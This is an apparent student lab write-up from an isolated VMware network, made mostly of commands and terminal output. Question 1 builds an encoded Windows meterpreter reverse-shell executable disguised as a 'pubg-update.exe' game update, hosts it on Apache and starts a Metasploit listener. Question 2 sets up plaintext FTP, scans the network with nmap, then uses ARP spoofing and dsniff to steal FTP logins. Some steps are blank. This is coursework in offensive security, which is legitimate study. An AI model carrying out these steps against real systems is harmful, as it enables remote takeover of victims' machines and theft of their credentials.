


Question 1:

1. Initialization, enable SSH on KALI and open SSH socket.



- - Sudo su - => to get into root
 - systemctl enable ssh => enable secure shell on KALI
 - systemctl start ssh.socket => open port 22 on KALI for GIT to ssh on the machine.
2. Open Git prompt and SSH to root of KALI system and install apache2

```
$ ssh bpg@192.168.157.100
bpg@192.168.157.100's password:
Linux kali-pc-001 5.6.0-kali2-amd64 #1 SMP Debian 5.6.14-kali1 (2020-05-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep  1 05:53:34 2020 from 192.168.157.1
bpg@kali-pc-001:~$ sudo su -
[sudo] password for bpg:
root@kali-pc-001:~# apt install apache2
```

-
- Ssh bpg@192.168.157.100 => start ssh session
- Sudo su - => to get into root
- Apt install apache2 => install web server

3. Create payload for windows.

```
Last login: Tue Sep  1 05:53:34 2020 from 192.168.157.1
bpg@kali-pc-001:~$ sudo su -
[sudo] password for bpg:
root@kali-pc-001:~# apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2 is already the newest version (2.4.43-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali-pc-001:~# cd /var/www/html/
root@kali-pc-001:/var/www/html# mkdir pubgupdate
root@kali-pc-001:/var/www/html# cd pubgupdate
root@kali-pc-001:/var/www/html/pubgupdate# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.157.100 -f exe > /var/www/html/pubgupdate/pubg-update.exe
```


-
- Cd /var/www/html => move to web page hosting directory
- Mkdir pubgupdate => Create new folder
- Cd pubgupdate => change working directory to newly created folder
- `msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.157.100 -f exe > /var/www/html/pubgupdate/pubg-update.exe` => CREATE PAYLOAD/VENOM USING MSF TOOL.

4. Enable payloads webhosting

```
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/pubgupdate# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
root@kali-pc-001:/var/www/html/pubgupdate# systemctl start apache2
root@kali-pc-001:/var/www/html/pubgupdate# |
```

-
- Systemctl enable apache2
- Systemctl start apache2


5. Transfer the payload to the victim's machine.



○

6. Exploit the victim's machine.


- Open msfconsole, by typing **msfconsole** in SSH window
- Type following set of instructions:
 - Use multi/handler
 - Set payload windows/meterpreter/reverse_tcp
 - Show options (verify LHOST IP is same as of KALI system, else use set LHOST <IP OF KALI to set the IP)
 - Exploit -j -z
- Now wait for victim machine to run the payload.



Question 2:


1. Create an FTP server (on victim Machine)

- Open server manager and select “add roles and features” under Manage tab.
- Select IIS and FTP server options and click Install.



- Open IIS manager from tools of Server Manager and right click the webhosting instance and


select “add FTP site”



-
- Then disable SSL and hit next.
- Keep authentication as “Basic” and authorization as “READ/WRITE” for “all users”
- ALSO ENSURE THAT VICTIM WINDOW’S FIREWALL IS OFF ELSE FTP CONNECTION WOULD FAIL.

2. Access FTP server from windows command prompt

- Go to Pentester machine and open command prompt (Admin) and type following command:
 - ftp <IP of Victim Machine>, here 192.168.157.131



-
- Verified port status of all 3 machines on the network using NMAP on KALI machine:
 - Use nmap -Pn -sS 192.168.157.* to scan.



```

File Actions Edit View Help

139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
808/tcp open ccproxy-http
903/tcp open iss-console-mgr
2869/tcp open iclslap
5357/tcp open wsddapi
MAC Address: 08:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.157.2
Host is up (0.00012s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    filtered domain
MAC Address: 08:50:56:E7:FF:1F (VMware)

Nmap scan report for 192.168.157.129 PENTESTER
Host is up (0.0010s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 08:0C:29:5E:7F:78 (VMware)

Nmap scan report for 192.168.157.131 VICTIM
Host is up (0.00065s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:0C:29:C7:68:E9 (VMware)


Nmap scan report for 192.168.157.254
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.157.254 are filtered
MAC Address: 08:50:56:F3:47:D1 (VMware)

Nmap scan report for 192.168.157.100 MITM - KALI
Host is up (0.0000020s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

```

3. Do an MITM and username and password of FTP transaction using Wireshark and dsniff.

- Install dsniff on Kali machine by using: `apt install dsniff`
- Enter following commands
 - `Echo 1 > /proc/sys/net/ipv4/ip_forward` this enables routing on this system.
 - `Sysctl -w net.ipv4.ip_forward=1` enable routing for system CTL module (by setting variable "net.ipv4.ip_forward" to 1(enable)



```

File Actions Edit View Help

root@kali-pc-001:~# apt install dsniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnet1 libnids1.21
The following NEW packages will be installed:
  dsniff libnet1 libnids1.21
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 191 kB of archives.
After this operation, 648 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnet1 amd64 1.1.6+dfsg-3.1 [60.4 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-5 [27.0 kB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-29 [103 kB]
Fetched 191 kB in 5s (40.9 kB/s)
Selecting previously unselected package libnet1:amd64.
(Reading database ... 173125 files and directories currently installed.)
Preparing to unpack .../libnet1.1.1.6+dfsg-3.1_amd64.deb ...
Unpacking libnet1:amd64 (1.1.6+dfsg-3.1) ...
Selecting previously unselected package libnids1.21:amd64.
Preparing to unpack .../libnids1.21.1.24-5_amd64.deb ...
Unpacking libnids1.21:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff.2.4b1+debian-29_amd64.deb ...
Unpacking dsniff (2.4b1+debian-29) ...
Setting up libnet1:amd64 (1.1.6+dfsg-3.1) ...
Setting up libnids1.21:amd64 (1.24-5) ...
Setting up dsniff (2.4b1+debian-29) ...
Processing triggers for kali-menu (2020.3.0) ...
Processing triggers for libc-bin (2.30-8) ...
Processing triggers for man-db (2.9.2-1) ...
root@kali-pc-001:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali-pc-001:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali-pc-001:~#

```


- NOW ARP SPOOFING

- Arpspoof -i eth0 -t <IP OF VICTIM with FTP enabled> -r <IP of client that will perform FTP operation>

```
Processing triggers for libc-bin (2.30-8) ...
Processing triggers for man-db (2.9.2-1) ...
root@kali-pc-001:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali-pc-001:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.157.131 -r 192.168.157.129
0:c:29:84:3:93 0:c:29:c7:68:e9 0806 42: arp reply 192.168.157.129 is-at 0:c:29:84:3:93
0:c:29:84:3:93 0:c:29:5e:7f:78 0806 42: arp reply 192.168.157.131 is-at 0:c:29:84:3:93
0:c:29:84:3:93 0:c:29:c7:68:e9 0806 42: arp reply 192.168.157.129 is-at 0:c:29:84:3:93
0:c:29:84:3:93 0:c:29:5e:7f:78 0806 42: arp reply 192.168.157.131 is-at 0:c:29:84:3:93
0:c:29:84:3:93 0:c:29:c7:68:e9 0806 42: arp reply 192.168.157.129 is-at 0:c:29:84:3:93
```

- Now open another terminal and send the command: dsniff -i eth0
- Then go to pentester machine and perform FTP on victim machine and the details would get captured on Wireshark as well as on KALI terminal.

1.



2.

